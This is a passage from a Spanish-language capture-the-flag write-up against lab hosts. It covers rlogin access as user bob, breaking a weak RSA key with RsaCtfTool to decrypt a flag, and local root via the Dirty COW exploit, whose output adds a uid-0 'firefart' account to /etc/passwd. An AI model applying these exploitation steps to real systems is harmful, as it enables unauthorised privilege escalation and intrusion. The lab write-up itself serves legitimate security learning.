|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
```

Y comenzamos a pensar tomaaaa otra web!! vamos con dirbuster y nada solo un /cgi-bin/ con error forbidden, no hay index, vamos que no hay nada en esta web… tras horas desisto con la web, no encuentro rendija alguna para penetrar en ese servicio.

Le toca el turno a samba, y más de lo mismo, exploits, lectura CVEs arriba y abajo, metasploit de todo lo conocido… solo para ver el workgroup de BOB y un indicio de que puede ser usuario del sistema. hmmm quién es bob y en qué máquina? Bateria tenia a un bob, seguro que es el elegido.

Volvemos a Betria 10.43.0.150 e intentamos un ssh con ese usuario a la máquina Avior pero no funciona!!! no puedo más!! esta máquina no falla pues no da servicios (pienso yo) pero aun me quedan los servicios rlogin en el puerto 512, 513, 514… vamos a leer que no sabemos mucho de eso…. más horas más tarde…..

esta claro que un rlogin -l bob 10.43.0.151 me dejara entrar, malas noticias…. no tenemos rlogin :(y que casualidad que 10.43.0.152 lo tiene, pues nada creamos al usuario bob en esa máquina…. (esto no funciono) ¿sera que solo hay acceso desde la .150?

Ala a instalarlo como root que para algo lo hemos conseguido antes.

```
[root@Betria opt]# cat /proc/version
Linux version 3.10.0-514.6.1.el7.x86_64 (builder@kbuilder.dev.centos.org) (gcc version 4.8.5
20150623 (Red Hat 4.8.5-11) (GCC) ) #1 SMP Wed Jan 18 13:06:36 UTC 2017
[root@Betria opt]#
```

y vemos que version le corresponde de rlogin, algo que no me pida actualizar otras librerías que me meto en otra fiesta…..

Google is your friend!!! aclarado esta es la que corresponde rsh-0.17-76.el7_1.1.x86_64.rpm

Bajar, subir a /opt de nuestra maquina 10.43.0.150:/opt/ y un maravilloso yum install rsh-0.17-76.el7_1.1.x86_64.rpm nos instala lo necesario.

intentemos acceder vía rlogin con Bob a ver si suena la flauta!!

rlogin -l bob 10.43.0.150

Estamos dentro!!!!! la flag quedo en el secret.txt de la maquina y ya no tengo acceso :(

Crypto Avior

Nos bajamos el archivo zip a local lo descomprimimos y nos encontramos con dos archivos.


Por un lado un pub.pem y por otro lado flag.enc

Está claro que tenemos que conseguir obtener la flag del .enc explotando el .pem que nos dan, rebuscamos internet en busca de vulnerabilidades y de como hacer esta tarea mecánica que no quiero hacer en papel :)

Me parece que esta herramienta https://github.com/sourcekris/RsaCtfTool me puede solucionar la papeleta. Por tanto la ponemos en marcha a ver que se cuenta.


Un simple comando como python RsaCtfTool.py --publickey pub.pem --private --verbose nos devolverá la parte que nos falta para descifrar nuestro flag.enc en este caso me cambio de máquina pues pierdo mucho tiempo intentado instalar RsaCtfTool en mac.

python RsaCtfTool.py --publickey ../pub.pem --private --verbose



ya tenemos la clave privada :D veamos si somos capaces de obtener la flag.

python RsaCtfTool.py --publickey ../pub.pem --uncipher ../flag-enc



flag{weakrsa}

Acceso Admin **Avior**

Ahora como Bob vamos a ver como conseguimos hacernos admin, estos es una versión de Debian muy vieja por tanto entendemos que tiene que ser pan comido. Pues no!!! todo está “debidamente” configurado pero da la casualidad que nos han dejado el GCC, vamos a probar un par de exploits que tenemos previamente compilados en la maquina 10.43.0.152

Antes de eso intento cambiar permisos al /cgi-bin/ tras ver que es vulnerable a shellshock a nivel de bash, pero no hay suerte en este sentido :(

Por eso solo me quedan los exploits de su época como dirtycow, me condicen muchas cosas con esa vulnerabilidad y el kernel que tiene la máquina por tanto no perdemos nada. Una busqueda por exploit-db y https://www.exploit-db.com/exploits/40839/ me parece interesante, a por ello.

```
bob@Avior:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: b77db000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Y un su - firefart me hace uid 0 gid 0 (root group)

```
bob@Avior:/tmp$ su - firefart
Password:
firefart@Avior:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Avior:~# cd /root/
firefart@Avior:~# ls
secret.txt
firefart@Avior:~# cat secret.txt
Well Done!! 70b783251225354e883a5bef3c011843
firefart@Avior:~# ls
secret.txt
```

Miramos la flag y ya la tenemos a mano ;)